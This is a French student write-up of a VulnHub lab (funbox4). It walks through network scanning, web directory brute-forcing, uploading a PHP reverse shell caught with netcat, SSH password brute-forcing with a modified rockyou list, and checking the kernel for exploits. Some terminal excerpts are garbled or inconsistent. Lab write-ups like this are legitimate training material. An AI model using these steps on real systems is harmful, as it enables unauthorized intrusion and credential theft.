


TP5

Comme pour les autres TP, je commence d'abord par mettre en place un réseau NAT.


Importation des VM : OK

Mise en place d'un réseau NAT : OK



Phase de Découverte

Lancement de la commande netdiscover pour scanner et lister les appareils connectés à un réseau LAN : sudo netdiscover -r 198.168.8.0/24



Comme pour le TP2, on va passer à la commande nmap pour cibler les 2 ip dans le but de voir les services et ports actifs sur chaque ip et identifier clairement la machine cible

On commence par l'ip :198.168.8.3


sudo nmap 198.168.8.3 :



```
File Actions Edit View Help
kali㉿kali: ~
$ sudo nmap -v 198.168.8.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 04:37 EST
Nmap scan report for 198.168.8.3
Host is up [0.000038s latency].
All 1000 scanned ports (proto=unreach)
MAC Address: 00:0C:27:72:55:84 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
kali㉿kali: ~
```

On ne voit pas quelque chose intéressant sur cet IP

Ensuite, on va cibler l'ip : 198.168.8.5



```
Applications Edit View Help
kali㉿kali: ~
$ sudo nmap -v 198.168.8.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 04:38 EST
Nmap scan report for 198.168.8.5
Host is up [0.000038s latency].
Not shown: 999 filtered tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
119/tcp   open  pop3
139/tcp   open  netbios-ssn
465/tcp   open  smtp
587/tcp   open  smtp
MAC Address: 00:0C:27:E1:A2:0E (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
kali㉿kali: ~
```


On voit qu'il y a plusieurs services, ssh, http, pop3 et imap

On va booster notre commande nmap pour analyser port par port, je commence par cibler le port http qui est le : 80 :

sudo nmap -sV -p 80 -A -vv --script=vulners 198.168.8.5 :

On identifie immédiatement que c'est un serveur Apache (2.4.18)

Je vais accéder au site via un navigateur :




Pour continuer l'analyse, on va passer à la commande nikto pour scanner ce service Web :

```
nikto -h 198.168.8.5:80 :
```

Aucune piste trouver avec cette commande.


Je vais essayé d'accéder au robots.txt

Je vérifie d'abord la ressource /robots.txt, cette dernière me renvoi une page 404, mais en testant en majuscule (astuces donner dans les hints de vulnhub :Hints: Nikto scans "case sensitive"), la ressource /ROBOTS.TXT me renvoi un information :




"disallow : /upload" me fait pensé à d'éventuel restriction pour accéder à la ressource upload

Je vois aussi tout en bas de la page cette ressources :



Cette dernière me renvoi une erreur 403 (accès non autorisé) :




Pour aller plus loin je vais faire la commande dirb pour scanner les fichiers et ressources cachés du service Web :

```
File Actions Edit View Help
root@kali:~# dirb http://198.168.8.5:80
[+] Starting at: http://198.168.8.5:80/
[!] [Success] index.html -> http://198.168.8.5:80/index.html
[!] [Success] server-status -> http://198.168.8.5:80/server-status

[+] 4612 files tested in about 0:00:15
[+] Generated 4612 words from 1 wordlists
[+] Total download size: 2944
[+] Downloaded: 4612 - Found: 2
[+] root@kali:~#
```


Dirb a trouvé 2 ressources : /index.html et /server-status

index.html :



Qui est la page par default de apache2

et server-status :



Une page au statut 403 a été envoyé (je n'ai pas les permissions d'accéder à cette ressources)

La commande dirb n'a envoyé aucune information en rapport avec la ressources /upload.

Je vais relancer la commande dirb en spécifiant exactement la ressources cible (/upload)

A screenshot of a terminal window on Kali Linux. The command entered is 'dirb http://198.168.8.5:80/upload'. The output shows the progress of the scan: 'DIRB v2.22 By The Dark Raver', 'START_TIME: Thu Nov 7 05:17:45 2024', 'URL: http://198.168.8.5:80/upload', 'WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt', 'GENERATED WORDS: 4612', 'Scanning URL http://198.168.8.5:80/upload', 'END_TIME: Thu Nov 7 05:17:46 2024', and 'DOWNLOADED: 4612 - FOUND: 0'. The background of the desktop is a dark image of a hand holding a sword.

Je vais la meme chose avec l'autre ressource :

```

root@kali:~#
[+] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
[!] 1 dirs, 0 files
[!] By The Dark Raver
[!] DIRB v2.22
[!] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
[!] WORDLIST_FILE: /usr/share/dirb/wordlists/common.txt
[!] GENERATED WORDS: 4412
[!] Scanning URL: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
[!] DIRECTORY: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/
[!] Entering directory: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload

END-TIME: Thu Nov 7 05:18:16 2024
DOWNLOADED: 922 - FOUND: 0
root@kali:~#

```

Cette fois on a quelque chose d'intéressant, je vais accéder à la ressource :

<http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/>

Malheureusement j'ai un retour 403....

Même en relançant un brute force dirb sur cette URL ; <http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/>
Je n'ai pas quelque chose de pertinent

Je me place sur le répertoire de dirb, pour essayer de lancer la commande avec d'autres wordList,
J'ai essayé avec plusieurs wordList présente, et c'est avec la wordList nommée : "extensions_common.txt" que j'ai pu trouver quelques chose intéressant !

```

root@kali:~#
[+] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
[!] 1 dirs, 0 files
[!] By The Dark Raver
[!] DIRB v2.22
[!] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
[!] WORDLIST_FILE: /usr/share/dirb/wordlists/extensions_common.txt
[!] GENERATED WORDS: 28
[!] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
[!] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/
[!] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/.php (CODE=403|SIZE:32)
[!] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/.php1 (CODE=403|SIZE:32)
[!] http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/.php2 (CODE=403|SIZE:32)

END-TIME: Thu Nov 7 05:27:55 2024
DOWNLOADED: 28 - FOUND: 3
root@kali:~#

```

Cette information n'est pas exploitable mais me donne une idée.

Je vais relancer la commande avec la wordList commons, en lui distancé de rajouté l'extention .php et .html sur la ressource ;

<http://198.168.8.5:80/igmseklhgmrjmtherij2145236/>

```
root@kali:~# ./dirb http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/
[+] Starting at: http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/
[!] Dirb v2.2 - http://www.msfteam.it/dirb/index.html
[!] By The Dark Raver
[!] http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/common.txt -> .html,.php
[!] http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/upload.html -> .html,.php
[!] http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/upload.php -> .html,.php


[!] EXTENSIONS_LIST: (.html)(.php) [WUM + 2]

[!] GENERATED WORDS: 4412


[!] -- Scanning URL: http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/
[!] + http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/upload.html (CODE:200|SIZE:3297)
[!] + http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/upload.php (CODE:200|SIZE:319)

[!] END-TIME: Thu Nov 7 06:23:35 2024
[!] DOWNLOADED: 922 - FOUND: 2
[!] root@kali:~# ./dirb http://198.168.8.5:80/gmsekhlgnmrjmtherij2145236/
```

Il y a bien des fichier upload.html et upload.php au niveau du site web
Le fichier html :




Le fichier .php





(Je conclu que pour l'utilisation de dirb, c'est bien de lancer une premiere fois sans extensions, puis rejouer le dirb avec des extension qui sont assez connu,(html, php, js)...

Maintenant, je vois qu'on peut upload des fichiers, on va faire comme le TP4, se mettre en ecoute sur le port 1234 et faire un netCat pour attendre la notification de notre reverse shell php, fourni par kali linux.



Je vais me mettre en écoute avec netcat et accéder au fichier via l'URL :





Voici ce que j'ai trouvé dans le répertoire thomas :

```

root@kali:~# cd /home/thomas
root@kali:~/thomas# ls
.bash_logout  .bashrc      .profile    .viminfo
.bash_history .bashrc~     .profile~   .wget-hists
.bash_login   .viminfo~   .xinitrc~  .xinitrc~
root@kali:~/thomas#

```

The terminal then displays a list of numbered commands:

1. make coffee
2. check backup
3. backup
4. call simone
5. check my mails
6. cat /etc/passwd
7. add an exclamation mark to my passwords
- .
- .
- .

At the bottom, there is a note about reading emails without a GUI client and a snippet of a .profile script.

"ajouter un point ! sur les mots de passe", je suppose qu'il faut une wordList...

Je vais aller dans le répertoire wordlists, faire la modifications sur des wordlist utiliser pour les mots de passe et faire du brute force avec hydra

J'ai trouvé après quelques recherche sur internet que le dossier rockyou possède des wordlist concernant les mots de passe, je vais exploiter ce dossier

```

root@Halli:/usr/share/wordlists
ls -l /usr/share/wordlists
total 16
drwxr-xr-x 2 root root 4096 Aug 29 2020 .
drwxr-xr-x 2 root root 4096 Aug 29 2020 ..
-rw-r--r-- 1 root root 1024 Aug 29 2020 .bash_history
-rw-r--r-- 1 root root 2208 Aug 29 2020 .bash_logout
-rw-r--r-- 1 root root 3773 Aug 29 2020 .bashrc
drwxr-xr-x 2 root root 4096 Aug 29 2020 .cache
drwxr-xr-x 2 root root 4096 Aug 29 2020 .config
drwxr-xr-x 2 root root 4096 Aug 29 2020 .local
drwxr-xr-x 2 root root 4096 Aug 29 2020 .profile
drwxr-xr-x 2 root root 4096 Aug 29 2020 .ssh
drwxr-xr-x 2 root root 4096 Aug 29 2020 .tmpfs
drwxr-xr-x 2 root root 4096 Aug 29 2020 .vmlinuz
drwxr-xr-x 2 root root 4096 Aug 29 2020 .wget-hsts
-rw-r--r-- 1 root root 3876592 Aug 22 2020 pypy3
$ id
uid=13(www-data) gid=33(www-data) groups=33(www-data)
$ cd /etc
$ cd issue
$ cat
Ubuntu 16.04 LTS \n \ 
$ uname -a
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64
GNU/Linux

```

Je vais rajouter un "!" à chaque mot de passe avec la commande :

```
sed -i 's/$/!/' rockyou.txt
```

Maintenant je vais faire du brute force à avec hydra sur le port ssh 22 avec l'utilisateur thomas.

La commande prends un peut de temps car le fichier est chargé, j'ai lancé sur 4 threads, je laisse tourner la commande, je vais exploiter une autre piste.

(J'ai stoppé la commande car ça prend beaucoup de temps)

Je vais explorer la piste de version de machine pour voir si il y a un exploit à explorer :

```

root@Halli:/etc/issue
$ cat
Ubuntu 16.04 LTS \n \ 
$ uname -a
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64
GNU/Linux

```

\$ cat /etc/issue

Ubuntu 16.04 LTS \n \

\$ uname -a

Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64

GNU/Linux

